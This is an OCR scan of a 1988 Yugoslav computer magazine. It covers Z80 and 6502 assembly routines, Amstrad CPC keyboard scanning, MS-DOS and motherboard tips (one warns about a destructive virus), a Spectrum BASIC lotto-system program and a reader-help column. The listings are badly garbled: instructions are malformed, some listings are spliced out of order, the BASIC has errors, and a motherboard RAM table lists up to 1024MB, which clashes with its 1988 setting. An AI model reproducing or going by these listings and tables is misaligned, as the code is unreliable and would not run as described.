Da li bi vam se svidelo da na početku programa veštika slova, veličine 8x8 znakova, pomerajući se ulivo, kao na pokretnoj traci, formiraju naslov ili uputstvo za vaš najnoviji program? Nekima bi se i svidelo, a neki bi se i zamislili: „da li se mora žrtvovati svih 256 bajtova za rutinu koja može da bude i kraćaa?“. Odgovor je, naravno, da ne mora. Rutina koja istu posao obavlja istim kvalitetom duga je samo 124 bajta. A ako nekom smeta što slova ne zadržavaju svoju definiciju tokom skrolovanja, može iskoristiti tabelarnu SCRL rutinu koja je dosta brža, ali traži i dodatnih 128 bajtova za tabelu adresa. Slova koja se dobijaju prvom rutinom su nestabilna i „razvijaju se“ zbog spore rutine za skrolovanje. Na vama je da se odlučite između štednje memorije i brzine, a program možete kombinovati sa programom Write 1.1 iz „Računara 40“.

```

ORG 60000
LD HL,22528
XOR A
LD B,A
LD (HL),A
INC HL
DJNZ PA1
INC H
LD (HL),A
DJNZ PA2
LD A,2
CALL *1601
LD DE,TEXT
LD A,(DE)
AND A
RET Z
LD BC,(23606)
LD L,A
LD H,O
ADD HL,HL
    
```

```

ADD HL,HL
ADD HL,HL
LD HL,BC
LD C,8
LD B,8
LD A,(HL)
PR1 RLA
PUSH AF
CALL C,AT
LD A,(X)
INC A
LD (X),A
LD POP AF
DJNZ PR2
LD A,22
LD (X),A
LD A,(Y)
INC A
LD (Y),A
INC HL
DEC C
JR NZ,PR1
LD (Y),A
CALL SCRL
INC DE
INC PRINT
DEFB 22
DEFB 8
LD A,22
RST 16
LD A,(Y)
RST 16
LD A,(X)
RST 16
LD A,143
RST 16
RET
SCRL LD A,64
SC1 EX AF,AF
LD HL,20479
LD C,64
LD B,32
AND A
ROTL (HL)
DEC HL
DJNZ ROTL
DEC C
JR NZ,SC2
EX AF,AF
DEC A
JR RET
TEXT DEFM „BOBAN JOVANOVIĆ 1988.“
DEFB 0
    
```

Za tabelarnu skrol-rutinu potrebno je izmeniti SCRL rutinu i dodati polprogram TABLE:

```

SCRL LD A,64
SC1 EX AF,AF
LD IX,ADRS
LD C,64
LD B,32
LD L,(IX)
INC IX
LD H,(IX)
LD IX
AND A
ROTL .
.
.
RET
TABLE LD HL,18453
LD IX,ADRS
LD DE,32
LD C,8
LD B,8
PUSH HL
LD (IX),L
    
```

```

LD HL,355
LD DE,113
LD BC,1000
DIVDEC PUSH BC
PUSH DIV
PUSH HL
PUSH DE
CALL *2D2B
CALL *2DE3
POP DE
POP HL
POP BC
LD A,*4C11
DIVLP RST 16
PUSH BC
LD B,H
LD C,L
ADD HL,HL
ADD HL,HL
ADD HL,BC
ADD HL,HL
HL=10*HL
LD DIV
LD A,C
ADD A,48
RST 16
POP BC
DEC BC
LD A,B
OR C
JR NZ,DIVLP
DIV XOR A
LD B,A
LD C,A
SUBTR SBC HL,DE
JR C,EXIT
INC BC
SUBTR JR SUBTR
EXIT ADD HL,DE
RET
    
```

:OSTATAK PRI
:PRETHODOM DELJENJU

:BC=0
:C FLAG RESETOVAN

:HL=HL MOD DE
:BC=HL DIV DE

```

INC IX,(X),H
LD IX,H
INC IX
INC H
DJNZ T2
POP HL
ADD HL,DE
DEC D
JR NZ,T1
RET
TEXT DEFM "BOBAN ---"
DEFB 0
DEFS 128
    
```

skog jezika i načina na koji se linije pakuju u programski tekst. Ovdje vam predstavljamo listing DELETE rutine za komodor 64" koja je duga svega 102 bajta, ali ništa ne gubi na efikasnosti.

Princip je vrlo prost: potrebno je pronaći adresu kraja programске linije koja se navode za END i sav ostatak programskog teksta do adrese na koju pokazuje varijabla VARTAB (deci-malno 45,46) prebaciti počevši od startne adrese programске linije označene kao START. Na kraju, ostaje samo da nanovo pripojimo prebačene linije, što će za nas uraditi ROM rutina LINKPRG (SA533) i da ažuriramo sistemsne varijable za kraj programskog teksta i početak korisničkih varijabli. Rutinu startuje sa

```

SYS (adresa asambliranja),
START, END opće su start i end linijski brojevi. END mora biti veći od STARTA što sam program ne provjara pa ostaje da o tome sami vodite računa. Po povratku iz potograma će biti izbrisane sve linije između njih, uključujući i START i END. Oba linijska broja moraju postojati u programu, jer se u protivnom rutina prekida uz poruku UNDEF'D STATEMENT.
    
```

Boban Jovanović

„Komodor“/6502-bejzik

Gumica za linije

Komanda DELETE je jedna od dosta eksploisativnih naredbi pri pisanju programa. Ako vaš kompjuter nema standardno ugrađenu tu komandu, potrebno ju je napisati, što i nije teško uz nešto poznavanja mašin-

JSR	GET	: izračunaj početnu adresu prvog
LDA	95	: parametra i postavi je na lokacije
STA	253	: 253 i 254
LDA	96	
STA	254	
JSR	GET	: izračunaj adresu drugog parametra
LDY	#1	
LDA	(95),Y	: pronađi kraj programске linije
STA	252	: smjesti ga na lokacije
DEY		: 251 i 252
LDA	(95),Y	
STA	251	
SEC		
SBC	253	: izračunaj skraćenu programsku u
STA	88	: bačevima poslije brisanja linija
LDA	252	: i sačuvaj ga na lokacijama
SBC	254	: 88 i 89
STA	89	
LOOP	LDA (251),Y	: glavna petlja za premještanje ostataka
STA	(253),Y	: programa na novu poziciju
INC	251	: uvećaj brojače
BNE	D1	
INC	252	
D1	INC 253	
BNE	D2	
INC	254	
D2	LDX 46	: provjeri da li smo došli do kraja
CPX	254	
BNE	LOOP	: ne, natrag u glavnu petlju
LDA	45	: provjeri i niži bajt
OMP	253	
BNE	LOOP	
SEC		: natrag u glavnu petlju
SEC		: premještanje je završeno
SBC	88	: postavi nove vrijednosti u
STA	45	: potrebne sistemsne promjenjive
STA	47	: tako što se od njih oduzima
STA	49	: vrijednost skraćena program
TXA		: koja je ranije izračunata
SBC	89	
STA	48	
STA	48	
STA	50	
JMP	SA533	: nanovo pripoji linije programskog
		: teksta i vrati se u editor
GET	JSR \$AEFD	: provjeri zarez, sistemsna rutina CHKCOM
JSR	\$A96B	: konverzija ASCII decimalnog broja u
		: dvočiftni broj, ROM rutina LINGET
JSR	42515	: pronađi adresu programске linije
		: sistemsna rutina FNDLIN
BCC	END	: linija ne postoji
RTS		: postavi, vrati se u glavni program
END	LDX #17	: ispiši ponuku o grešci pozivom
JMP	42039	: ROM rutine ERROR i vrati se u editor

„Amstrad“/tastatura Sve o tastaturi

Tastatura i džojstick računara seri-je CPC u potpunosti su kontrolisani skupom mašinskih rutina pod nazivom KI Menadžer (Key Manager, KM). On omogućava rad specijalnih funkcija kao što su ponavljanje tipki i brzina ponavljanje, prekide izlazne pritiskom na ESC, funkcijske tipke i provođenje tipaka. KM ima tri nivoa rada sa tastaturom i svi su dostupni korisniku. Ovdje je opisan samo najniži nivo.

Najniži nivo operacija rada sa tastaturom skenira tastaturu. Skeniranje se izvršava za vrijeme svakog šestog prekida, tj. pedeset puta u sekundi. Ono se obavlja pomoću integriranih sklopova PPI i PSG (Parallel Peripheral Interface i Programmable Sound Generator). Stanje prekidača tastature i džojsticka se upisuje u bit mapi koju čine deset bajtova smještenih na adresi #B4FF (CPC 464).

Da bi se pritisnuta tipka smjestila u bitnu mapu mora biti pritisnuta bar za vrijeme od zastoja skeniranja.

Svaka nova pritisnuta tipka se bježi u bafer. U slučaju da nije pritisnuta nijedna nova tipka može doći do ponavljanja zadnje pritisnute tipke ako je ona i dalje pritisnuta.

Na tastaturi postoje četiri tipke koje se obrađuju drugačije od ostalih.

Adresa	Broj	Broj	Kolona									
reda	reda	tipke	0	1	2	3	4	5	6	7	8	9
#B4FF	0	0										
#B500	1	#B500	1	CLN	COPY	FT	FR	FR	FR	F2	F2	F2
#B501	2	16	CLN	ENTER						FE	FE	CTRL
#B502	3	24	0	0	0	0	0	0	0	0	0	0
#B503	4	32	0	0	0	0	0	0	0	0	0	0
#B504	5	40	0	0	0	0	0	0	0	0	0	0
#B505	6	48	0	0	0	0	0	0	0	0	0	0
#B506	7	56	4	5	6	7	8	9	0	0	0	0
#B507	8	64	1	2	ESC	0	TAB	A	CAPP	0	0	0
#B508	9	72	UP	DOWN	LEFT	RIGHT	FIRE	2	FIRE	1	TRIGGER	DEL

Tablica 1

Bit	Tipka na džojsticku
0	Gore
1	Dolje
2	Lijevo
3	Desno
4	Pucanje 2
5	Pucanje 1
6	Bezazna tipka
7	Dvijeke 0

Tablica 2

BDIR	BC1	Stanje PGJ
0	0	neaktivan
0	1	očitavanje
1	0	upis
1	1	adresiranje

Tablica 3

Dvije SHIFT tipke i CONTROL se ne stavljaju u bafer ako su pritisnute pojedinačno, međutim kod se pritisne i u kombinaciji sa nekom drugom tipkom onda se u bafer bilježi i njihovo stanje. Ako je pritisnuta tipka ESC generira se vrijednost u baferu i dolazi do prekida ako je on dozvoljen. U operativnom sistemu postoje dvije rutine koje omogućavaju pristup tastaturi na najnižem nivou KM TEST KEY i KM GET JOYSTICK.

Rutina KM TEST KEY se poziva na adresi #B81E i koristi se za očitavanje stanja pojedinačnih tipki. Na ulazu u A registru se treba nalaziti broj tipke koja se skenira (brojevi tipki

se nalaze u TABLICI 1). Na izlazu kod ispravno zadate vrijednosti broja tipke Z flag sadrži stanje tipke, a 5. i 7. bit registra C uvijek sadrži ispravno stanja SHIFT i CONTROL tastaturu. Rastavljeno vrijednost bita ili flaga označava da je tastet pritisnut.

Druga rutina KM GET JOYSTICK se poziva na adresi #B824. Po pozivu u A i H registra nalaze se stanja prekidača džojsticka 0, a u L džojsticka 1 (značenje pojedinih bitova nalazi se u TABLICI 2).

Važno je napomenuti da ove rutine ne očitavaju trenutno stanje prekidača nego posljednju vrijednost zapisanu skeniranjem u bit mapi.

Postoji jedan problem koji se javlja kod skeniranja tastature ako su istovremeno pritisnute više od dvije tipke u kutovima četvorokuta u matrici. U tom slučaju tipka koja se nalazi u četvrtom kutu bit će deaktovana kao da je pritisnuta. Taj problem je nemoguće riješiti softverski jer je hardverske prirode (ovo je često kod mnogih računara, a na CPC se može ublažiti kao se istovremeno pritisnu SHIFT, D i E jer će biti ispisani ENTER).

Rutina koja skenira tastaturu nalazi se na adresi #846 u donjem ROM-u. Na ulazu registarski par DE treba adresirati adresu bit mape, a HL adresu pomoćne bit mape uz čiju se pomoć određuje da li je tipka bila pritisnuta za vrijeme prethodnog skeniranja.

Listing 1. predstavlja rutinu koja služi za očitavanje stanja džojsticka. Ne prije opisa same rutine opisana su značenja korištenih I/O portova:

I/O kanal na adresi #F400 predstavlja A kanal PPI. Zavisno od vrijednosti na portu #F700 se koristi za upis (#82) ili čitanje (#92) PSG-a. Na adresi #F500 I/O porta nalazi se kanal C čija 4 donja bita služe za adresiranje reda na tastaturi. 6., 7. bit su spojeni sa kontrolnim ulazima BDIR i BC1 PSG (vidi tablicu 3), dok 5. i 6. bit koriste kazofove i oni su priloženoj rutini zamjenjeni zbog čega u toku rutine dolazi do isključivanja releja

10	SCAN:	DI	LD	BC,#F40E
		OUT	(C,C)	
		LD	BC,#F6C0	
		OUT	(C,C)	
		XOR	A	
		LD	(C,A)	
20		INC	B	
		LD	A,#92	
		OUT	(C,A)	
		LD	BC,#F649	
		OUT	(C,C)	
		LD	B,#F4	
		IN	H,C)	
40		LD	BC,#F646	
		OUT	(C,C)	
		LD	B,#F4	
		IN	L,(C)	
50		LD	BC,#F782	
		OUT	(C,C)	
		EI		
		RET		

Zoran Pletikosa

motora kasetofona, ako je bio uključan.

U 10. liniji se adresira I4, registar PS5. Polom se u 20 liniji A, port PPI definiše kao ulazni. Stvarnog džojstika se nalazi u devetom redu matrice tastature. Da bi smo PSG naznačili

da želimo čitati vrijednost zadnjeg adresiranog registra moramo broj redić dodati vrijednosti *40 (BDIR=0, BC1=1). Na ovaj način jedan red je očitao a rezultat se smješta u a kanal PPI. Isto se tako očitava stanje dru-

gog džojstika koje se nalazi u šestom redu matrice. Na kraju rutine potrebno je kanal A definirati kao ulazni ako želite koristiti zvuk iz PSG. Ako vam nije potreban zvuk i ne koristite rutinu OS za obradu prekida možete na po-

četku vašeg programa izvršiti proceduru iz 10. i 20. linije i skeniranje početni od 30 linije (u tom slučaju u 50. liniji izbacite prve dvije naredbe).

Dušan Smiljanić

Bajtovi lične prirode

Uređuje: Dejan Ristanović

63 [OS.MSDOS.63, PC]: Kada bi smo ove Bajtove lične prirode objavljivali na kolor stranicj broj 63 bio bi štampan crvenom bojom — radi se o vaoma ozbiljnom upozorenju. Neko vam donese disketu sa nekim programom, u taj program prekopirate i onda poželite da se revalidirate — kucate COPY IMETIP.A: pri čemu je IMETIP naziv datoteke koji želite da prenesete na disketu. DOS, međutim, prijavljuje da je disketa zabranjena za učitavanje (write protect). Niema problema, kažete vi, uzmehete drugu disketu i pritisnete R od Retry. Trenutak doncije nalazite se u vaoma neprijatnoj situaciji — DOS-u (odnosi se na verziju 3.30 ali verovatno i na sve ranije) nije poznato da je disketa promjenjena, pa je na novu disketu prepisao katalog stare. Što znači da su sve datoteke koje su se nalazile na disketi praktično nestale. Naravno, uvek je nikada ne menjate disketu u dravju kod DOS operacije ne bude potpuno dovršene; ako se operacija ne može izvršiti bez promene disketa, prekinite je sa A (od Abort).

64 [OS.MSDOS.63, PC]: Ako već upadnete u zamku koja je opisana u okviru prethodnog 'bajta', ne zaboravite da je bar jedna FAT tablica čitava — čepkajući po katalogu možda ćete 'doparaviti' bar one datoteke čije su vam prublene dužine bile poznate.

65 [YUZI, PC]: Još jedno "vrlo upozorenje": obratite pažnju na smrtosni virus koji se krije u YU verziji popularnog "štos programa" (očuđan JOKE je sasvim bezopasan — napisao da vam je voda ušla u disk i onda morate da sačekate da se voda isopri). Virus proizvđava zaraženu EXE datoteke za tačno dva kilobajta i izrazilo je zlučudan — uništava sve podatke sa hard diska! Ukoliko imate iskustva sa ovim ili nekim drugim PC virusom, prostor u ovoj rubrici vam je zagotovljen.

66 [OS.MSDOS.49, PC]: Tvorca MS DOS-a smo lažno optužili za rasipnost: atributi SYSTEM i HIDDEN nisu dva imena za istu stvar. Sistemске i skrivene datoteke se, doduše, ne pojavljuju ravnoopravno u spisiku koji dobijamo sa DIR, ali postoji i jedna razlika: skrivenu EXE ili COM datoteku možemo izvršiti jednostavnim kucanjem imena, dok je sistemska čak i na ovaj način nedostupna! (Prilog: Zoran Zvotic)

67 [HARDW, PC]: Za ovaj broj "Računara" pripremili smo blok shema megabitne Baby AT table nepoznatog proizvođača i nepoznatog imena (02026 Mother Board baš i nije neka referenca) — preporučate je jedino po rasporedu komponenti.

Mikroprocesor 80286 ugrađen u ovu tablu radi na 6 ili 12 MHz, sa ili bez stanja čekanja, a ima 512, 640, 640+384 K ili čak četiri megabajta

RAM-a. Reset se povezuje na JP6, poverzan JP10 označava rad bez stanja čekanja, turbo LED je JP5, zvučnik JP19 (pin 4 je +5 V a pin 3 je masa), bronha i LED dioda napajanja J20 (pin 1 je LED), turbo prekidač se povezuje na JP4 (mikroprekidač i mora da bude OFF da bi spoljni prekidač uopšte delovao), eventualna eksterna baterija od 6 V na J21 (pin 1 je +6 V, pinovi 3 i 4 su masa) dok SW1 označava tip monitora — veza 1=2 odgovara monohrom izlazu tj. Herculesu. Što se ugrađenih mikroprekidača tiče, vredi obratiti pažnju na treći (ON označava četiri a OFF 6 IO stanja čekanja), peti (ON ukoliko su BIOS-i u EPROM-ima 27128, OFF ako se koristi 27256; u poslednjem slučaju treba postaviti JP9 u položaj 2-3) i poslednja tri (raspodela memorije).


Raspodela memorije je posebno interesantna. Poput svih megabitnih tabli, naša ovomešana gošća može da primi čitavo 6146 (osamnaest čipova čine 128 K), 41256 (osamnaest čipova 512 K), i 411000 (osamnaest čipova čine dva megabajta) ali ne u

svim kombinacijama — dopušteni rasporedi su sumirani u tabeli koja opisuje dejstvo prekidača postavljenih u svaki od osam mogućih položaja. Korisnici će se verovatno oduševiti za Extended memoriju, ali ploča podržava i LIM memoriju kompatibilnu sa PC-jem — u ovom slučaju treba postaviti prekidač 4 (ON — EMS port 0E3=0E4; OFF — EMS port 0E9=0F9) i učitati drajver koji se dobija na disketi koja prati ploču.

68 [HARDW, PC]: Još jedna nepomena koja će vam dobro doći dok sklapate PC — uređnik ove rubrike je nedavno menjao ploču u svom AT-u i primetio da je POWER LED prestao da svetli — gurao smo i priliskali konektore ali se LED nikako nije oglašavao. I najzad nam pade na pamet da o ovom indikatoru stalno govorimo kao o LED-u a razmišljamo o njemu kao o sijalici; LED je zapravo dioda što znači da uopšte nije svejedno kako ćete okrenuti njen konektor! Ako je tabla takva da se konektor može uključiti samo na jedan način, ne ostaje vam ništa sem rasturanja šasije i kućište prevrtanja same diode.

69 [OS.MSDOS, PC]: Ako imate oblikaj da kucate COPY X.X NUL, kako biste proverili da li su datoteke dobro upisane na disk, obradovaćete se ideji COPY DIR1+DIR2+...+DIRN NUL — računar probno čita sve datoteke iz kataloga DIR1, DIR2, ... DIRN ne zahvaljujući od vas da svakih deset sekundi kucate novu COPY!

RAM SIZE	MS	DT	OFF
512KB	ON	ON	ON
640KB	ON	OFF	OFF
1MB	OFF	OFF	OFF
1.5MB	OFF	OFF	OFF
2MB	OFF	OFF	OFF
2.5MB	OFF	OFF	OFF
3MB	OFF	OFF	OFF
4MB	OFF	OFF	OFF
5MB	OFF	OFF	OFF
6MB	OFF	OFF	OFF
8MB	OFF	OFF	OFF
10MB	OFF	OFF	OFF
12MB	OFF	OFF	OFF
16MB	OFF	OFF	OFF
20MB	OFF	OFF	OFF
24MB	OFF	OFF	OFF
32MB	OFF	OFF	OFF
48MB	OFF	OFF	OFF
64MB	OFF	OFF	OFF
96MB	OFF	OFF	OFF
128MB	OFF	OFF	OFF
192MB	OFF	OFF	OFF
256MB	OFF	OFF	OFF
384MB	OFF	OFF	OFF
512MB	OFF	OFF	OFF
768MB	OFF	OFF	OFF
1024MB	OFF	OFF	OFF



Potruga za sedmicom

Dosađajući programi za izradu loto-sistema pomoću „spektruma“ razvijani su u assembleru, uglavnom zbog brzine. Ljubiteljima bejzika to se nije mnogo sviđalo, pa je bilo zamerki i protesta. Ovom prilikom ispunjavamo njihovu želju: pružamo im program koji će moći da razumeje i modifikuju prema svojim potrebama.

Ovaj program se, naravno, ne odlikuje brzinom. Neko rešenje ipak postoji: napisan je tako da se može bez problema kompilirati „Emkoderom“, „Blastom“ ili nekim drugim prevodiocem. Kompilirana verzija će raditi 40 do 50 puta brže.

Druga dobra osobina ovog programa je što se pomoću njega lako može napraviti bilo kakav uslovni sistem za loto koji, ukoliko se ispunne određeni uslovi, garantuje maksimalan broj pogodaka, što znači da garancija uvek ima vrednost dodeljene konstanti dk. Drugih ograničenja nema. Broj kombinacija ne zavisi od „spektrumove“ memorije, broj brojeva u sistemu i dužinu kombinacije korisnik određuje po želji, a rutine za uslovljavanje mogu se modifikovati, dopisati ili izbacivati.

90—150. PARAMETRI

Vrsta sistema se određuje sledećim konstantama i promenljivama: dk (dužina kombinacije), br (broj brojeva u sistemu), b (broj(ak kombinacija), np (maksimum parnih brojeva u kombinaciji), mp (maksimum neparnih brojeva), bk (maksimum „bliznaca“, tj. susjednih brojeva), ak (maksimum brojeva iz definisanog skupa). Indeksna promenljiva a ukazuje na brojeve tekuće kombinacije, a indeksna promenljiva b na brojeve poslednje kombinacije punog sistema.

Od vaših želja, potreba i umeća zavisi hoćete li izbaciti neke od postojećih, ili uvesti nove parametre. Ako, na primer, napišete da je dk = 5, dobićete sistem za novi loto koji se igra u Hrvatskoj.


200—240. INICIJALIZACIJA

U petlji se formiraju početna i poslednja kombinacija punog sistema. Početna kombinacija može biti prva, ali i ma koja kombinacija iz sistema — sve zavisi od toga koje ćete podatke uneti u programski rad 1030. To otvara mogućnost da velike sisteme pravite u nastavcima i da rad uvek produžujete upravo od mesta gde ste stali prošlu put.

Iza petlje sledi poziv subrutine koja izračunava i printuje broj kombinacije u punom sistemu. Ova rutina (200—240) je jedini deo programa koji može kompilirati vrlo verovatno raditi korektno. Zato je najbolje da pre kompiliranja izbrisate rad 240, a da podatke o broju kombinacija tražite samo od neprevodnog bejzika.

300—640. TESTIRANJE

Ovaj blok programa ispituje da li generisana kombinacija punog sistema odgovara uslovima za skraćeni sistem. Ako izbacite sve rutine, dobićete pun sistem. Ako izbacite samo ne-



ke, program će i dalje raditi korektno, ali ćete dobiti drukčiji rezultat. Možete bez bojazni dopisati i nove rutine — naravno, pod uslovom da tačno znate šta radite.

Redosled rutina za testiranje nije bitan, može da učije jedino na brzinu rada programa. Zato je dobro da rutine koje troše najviše vremena budu na kraju bloka.

Recept nije komplikovan: treba is-

pitati indeksnu promenljivu a (tj. brojeve tekuće kombinacije), u nekom file-u ili promenljivoj sačuvati rezultat ispitivanja, a zatim na osnovu stanja file-a ili promenljive doneti odluku.

Naredna za izbacivanje kombinacije iz sistema je uvetk GOTTO 800 — tim programskim redom počinje rutina za generisanje sledeće kombinacije.

I još jedna napomena: prvi podatak u radu 1070 (čitaj ga rutina „skup“)

ukazuje na broj brojeva u skupu. Ostalo su brojevi koji čine skup.

680—760. PRINT KOMBINACIJA

Program, kao što ste verovatno već primetili, na pamti kombinacije — generise ih, ispisuje, printuje i zaboravlja. Sistem morate prepisivati sa ekrana dok se pravi. Zato vas posle svake 22 kombinacije očekuje pitanje: „scroll“?

Drugom rešenju ćete prileći ukoliko imate printer. Za to je potrebno da naredbe PRINT u redovima 710, 740 i 750 zamenite sa LPRINT.

800—880. GENERISANJE SISTEMA

Ovih devet redova su motorna snaga celog programa. Generator kombinacija radi sve dotle dok na utvrdi da su tekuća i poslednja kombinacija iste. Kad se to dogodi, sistem je napravljen.

920—990. PUN SISTEM

O ovom potprogramu bilo je reči prilikom komentara u vazni pozivom GOSUB u programskom radu 240.

Žarko Vukosavljević

```

10 REM -----
20 REM      L O T O          Z.V.1988
30 REM -----
40 REM -----
50 REM -----
60 REM      parametri
80 REM -----
90 LET dk=7; REM dužina kombin
    acija
100 LET br=20; REM broj brojeva
    u sistemu
110 LET b=1; REM broj(ak kombin
    acija)
120 LET np=4; REM maksimalno pa
    rnih brojeva
130 LET mp=4; REM maksimalno ne
    parnih brojeva
140 LET bk=1; REM maksimalan br
    oj bliznaca
150 LET ak=3; REM maksimalno br
    ojeve iz skupa
160 DIM a(n); DIM b(dk)
170 REM -----
180 REM      inicijalizacija
190 FOR n=1 TO dk
210 READ a(n)
220 LET bin:=br-dk+n
230 NEXT n
240 GO SUB 920
250 REM -----
260 REM      testiranje
270 REM -----
280 REM -----
290 REM      par/nepar
310 REM -----
320 LET f=0
330 FOR i=1 TO dk
340 IF INT ((a(n)/2)*2+a(n) TH

```

```

EM LET f=f+1
350 NEXT i
360 IF f>br THEN GO TO 880
370 IF dk=f*2p THEN GO TO 880
380 REM -----
390 REM      bliznaci
400 REM -----
410 LET f=0
420 FOR n=1 TO dk-1
430 IF a(n+1)-a(n)=1 THEN LET f
    =f+1
440 NEXT n
450 IF f>np THEN GO TO 880
460 REM -----
470 REM      file
480 REM -----
490 LET fb=0
500 FOR n=1 TO dk
510 IF a(n)=n THEN LET f=f+1
520 NEXT n
530 IF f=fb THEN GO TO 880
540 REM -----
550 REM      skup
560 REM -----
570 RESTORE 1070; READ m
580 LET f=0
590 FOR i=1 TO m
600 READ x
610 FOR n=1 TO dk
620 IF a(n)=x THEN LET f=f+1
630 NEXT n; NEXT i
640 IF f>ak THEN GO TO 880
650 REM -----
660 REM      print kombinacija
670 REM -----
680 LET rs=""; IF bc<1000 THEN
    LET rs="
690 IF bc<18 THEN LET rs="*
700 IF bc<18 THEN LET rs="*
710 PRINT rs:bc";
720 FOR n=1 TO dk
730 LET rs=" "; IF a(n)<10 THEN
    LET rs="
740 PRINT rs;a(n)
750 NEXT n; PRINT
760 LET b=bc+1
770 REM -----
780 REM      generisanje sistema
790 REM -----
800 LET x=dk
810 IF a(x)=bk THEN GO TO 880
820 LET a(x)=x+1
830 IF x=dk THEN GO TO 320
840 LET x=x+1
850 LET a(x)=a(x-1)+1; GO TO 83
    0
860 LET x=x-1
870 IF x>0 THEN GO TO 810
880 GO TO 1000
890 REM -----
900 REM      pun sistem
910 REM -----
920 LET i=1; LET f=1
930 LET x=br-dk+1
940 FOR n=1 TO dk
950 LET a(x)=x; LET f=f*n
960 LET x=x+1
970 NEXT n
980 CLS; PRINT "Broj kombinaci
    ja u punom
    sistemu:";f
990 RETURN
1000 REM -----
1010 REM      prva kombinacija
1020 REM -----
1030 DATA 1,2,3,4,5,6,7
1040 REM -----
1050 REM      skup
1060 REM -----
1070 DATA 5,1,2,3,4,5

```

HELP



U svom jedanaestom izdanju rubrika „HELP“ je prilično vezana za predstojeće praznike. To je, naime, vreme kad se najviše kupuju računari i oprema za njih. Period završetka jedne i početka druge godine je, osim toga, i pravi trenutak da postanete pretplatnik nekog inostranog ili domaćeg časopisa, pa u ovom broju možete naći i informacije o tome. Tu je, naravno, i ponuda javnog softvera, a ni hardverasi neće ostati zapostavljeni.

Setno Programiranje

Možda će vam trebati

Pred Novu godinu se, po tradiciji, u Evropi kupuje više računara i računarske opreme no u svim ostalim mesecima zajedno. Da biste se lakše odlučili i bolje isplanirali kupovinu, pogledajte neke orientacione cene računara i periferija koje naša ljudi najradije kupuju u Minhenu. Cene su bez poreza i bez bolničnog poplata, koji je različit od radnje do radnje.

Štampači su prvi na listi traženje za sve one koji su računar već nabavili. Među najradije kupovane spadaju: Epson LX 800* (580 do 620 DEM), *star LC-10* (570 DEM), NEC P2200 (780—800 DEM), Epson LQ 500* (850—950 DEM), LQ—850 (1400—1500 DEM), NEC P6 PLUS (1500—1700 DEM), *star LC-24* (850-1050 DEM), *star NX1000* (500 DEM).

Računari su, kao i uvek, područje u kom se surovu konkurencijom velike želje i skromne finansijske mogućnosti. Verovatno je i zato *atar 520* svučinu cenom od oko 550 DEM osvojio srca mnogih Jugoslavena. Odmah uz njega su *atar 1040* bez monitora (1200 DEM) ili sa monitorom (1500 DEM) te *amiga 500* bez monitora (880—1000 DEM). Cene XT i AT kompatibilica je teško navesti, jer se one drastično razlikuju od radnje do radnje i od modela do modela, ali za početnu konfiguraciju AT kompatibilica (bez hard-diska i monitora) treba odvojiti oko 2200 do 2300 DEM, dok je kompletan XT oko 1200 DEM.

Diskete spadaju u potrošnu robu koja se stalno kupuje. Za 3.5 inčni format treba izdvojiti oko 35 DEM (sa porezom) za kutiju boljih kvaliteta (Verbatim—Detafile, Scotch, Fujii) dok se manje medijama mogu dobiti za 28 DEM, a Kodak čak za 25 DEM. Diskove Fujitsu možete dobiti za 2.5 DEM komad, ali samo ako kupite paket od 5 komada i plaćate ga 125 DEM. Diskovi od 5.25 inča se mogu dobiti već za 1 pa i 0,8 DEM po komadu na količinu do 10 odnosno 100 komada.

Bajt u boci

Militi Slavica iz naša ima računar ORIC Ziva 64* i napravio je sklopove pomoću kojih se može upravljati radom nekog motora. Problem je u tome što nema podatke o tome šta koji pin na portu znači, pa ne može sve to što je napravio da poveže sa računarom. Pošto o ovom računaru u redakciji niko nema baš nikakvih podataka o tome vrste, obraćamo se vama da svojim savetom pomognete Slavku.

Tražimo — nalazimo

Željko Kučera iz Banja Luke ima problema sa „amradom CPC-664“, na kome mu je pukla tastaturna folija. Željko bi rado kupio tu foliju, ali ne zna gde i od koga. Ako imate „foliju viški“, ili znate ko je ima, javite se.

Servis

Javni softver za vas

Program opisan u ovom broju u tekstu o javnom softveru dobijate u fajlu RACUNARI.46. Program iz prošlog broja, zajedno sa ubicom virusa, nalaze se u fajlu RACUNARI.45 koji je takođe raspoloživ.

Postupak stanja diska

Disk pošaljite u običnoj maloj kovčeri, a uz njega i još jednu malu kovčeru sa vašom adresom i zalepljenim markama dovoljnim za povratk disk (službenica na pošti će vam najbolje reći koliko maraka je potrebno).

Ukoliko posedujete javni softver na svojim disketama, bilo bi lepo da ga podelite sa ostalim članovima jer tako će svi imati više programa. Jednostavno nam nemojte poslati praznu disketu, već na nju stavite javni sveser koji imate. Javni programi DOMAĆIH AUTORA su posebno dobrodošli.

Raspakivanje programa:

Na disku imate program AR koji služi za raspakivanje i pakovanje. Prestavimo da imate otvoren RAM-disk D:. Na njega prekopirajte fajl RACUNARI.nm gde je nm broj. Potom na nekom disku u A: stvorite folder RACUNARI.nm. Pazite da na disku imate dovoljno prostora (stepen kompresije je od 45 do 55 procenta). Potom pokrenite AR, ubacite u A: disk sa folderom RACUNARI.nm pa zadajte:

```
from D:\RACUNARI.nm
to A:\RACUNARI.nm
```

Potom izaberite opciju unpack i pritisnite RETURN. Program će ostatak obaviti za vas. Ukoliko imate dovoljno velik RAM-disk, možete stvar obaviti, pa raspakivati direktno sa diska koji ste dobili u folder RACUNARI.nm na RAM-disku.

Hardver

Monostabilni multivibrator

Dejan Lazarević iz Majdanpeka je u prodavnici tražio monostabilni multiv-

brator 74121 i dobio integratno kolo UCY 74121 za koje nije siguran da li radi ono što njemu treba.

Kolo je sasvim OK. Stava UCY predstavljaju oznaku proizvođača. Oznaka nožica koje ste poslali su takode u redu. Radi se o jednostavnoj konvenciji obeležavanja prve nožice koju ste vi sasvim uspešno sledili.

Časopisi

Pretplata na časopise

Dizdar Bajezid iz Duvna traži informacije o pretplati na inostrane časopise, a posebno ga zanimaju časopisi za Amigu*.

